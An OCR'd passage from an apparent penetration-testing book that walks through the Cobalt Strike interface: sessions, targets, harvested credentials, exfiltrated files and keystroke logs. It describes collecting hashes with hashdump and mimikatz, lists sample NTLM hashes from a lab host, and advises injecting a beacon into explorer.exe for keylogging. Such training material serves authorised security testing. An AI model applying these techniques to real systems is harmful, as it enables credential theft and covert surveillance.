
To see the open sessions in a tabular view, click on the button shown in the following screenshot:



All the sessions that are opened in Cobalt Strike will be shown along with the sessions' details. For example, this may include external IP, internal IP, user, computer name, PID into which the session is injected, or last. Last is an element of Cobalt Strike that is similar to WhatsApp's Last Seen feature, showing the last time that the compromised system contacted the team server (in seconds). This is generally used to check when the session was last active:




Right-clicking on one of the sessions gives the user multiple options to interact with, as demonstrated in the following screenshot:




These options will be discussed later in the book.

Targets list


To view the targets, click on the button shown in the following screenshot:




Targets will only show the IP address and the computer name, as follows:



For further options, you can right-click on the target:




From here, you can interact with the sessions opened on the target system. As you can see in the preceding screenshot, PT@2908 is the session opened on the given IP and the beacon payload resides in the PID `2908`. Consequently, we can interact with this session directly from here:



Cobalt Strike View Attacks Reporting Help
address
name
note
192.168.2.14
PT-PC
Login
PT@2908
PT *@1784
PT@2124
PT@2456
PT@3172
PT@3172
Scan
Services
Host
Interact
Access
Explore
Pivoting
Spawn
Session

Credentials

Credentials such as web login passwords, password hashes extracted from the SAM file, plain-text passwords extracted using mimikatz, etc. are retrieved from the compromised system and are saved in the database. They can be displayed by clicking on the icon shown in the following screenshot:




When you perform a `hashdump` in Metasploit (a post-exploitation module that dumps all NTLM password hashes from the SAM database), the credentials are saved in the database. With this, when you dump hashes in Cobalt Strike or when you use valid credentials to log in, the credentials are saved and can be viewed from here:


Event Log X | Credentials X


user	password	realm	note	source	host
PT	ee206513a3facf8228b7dbbff8302cef	PT-PC		hashdump	192.168.2.14
Administrator	31d6cfe0d16ae931b73c59d7e0c089c0	PT-PC		hashdump	192.168.2.14
Guest	31d6cfe0d16ae931b73c59d7e0c089c0	PT-PC		hashdump	192.168.2.14

Downloaded files

To view all the exfiltrated data from the target system, you can click on the button shown in the following screenshot:




This will show the files (exfiltration) that were downloaded from the target system:




Keystrokes

This option is generally used when you have enabled a keylogger in the beacon. The keylogger will then log the keystrokes and send it to the beacon. To use this option, click the button shown in the following screenshot:




When a user logs into the system, the keylogger will log all the keystrokes of that user (`explorer.exe` is a good candidate for keylogging). So, before you enable the keylogger from the beacon, migrate or inject a new beacon into the `explorer.exe` process and then start the keylogger. Once you do this, you can see that there's a new entry in the **Keystrokes** tab:



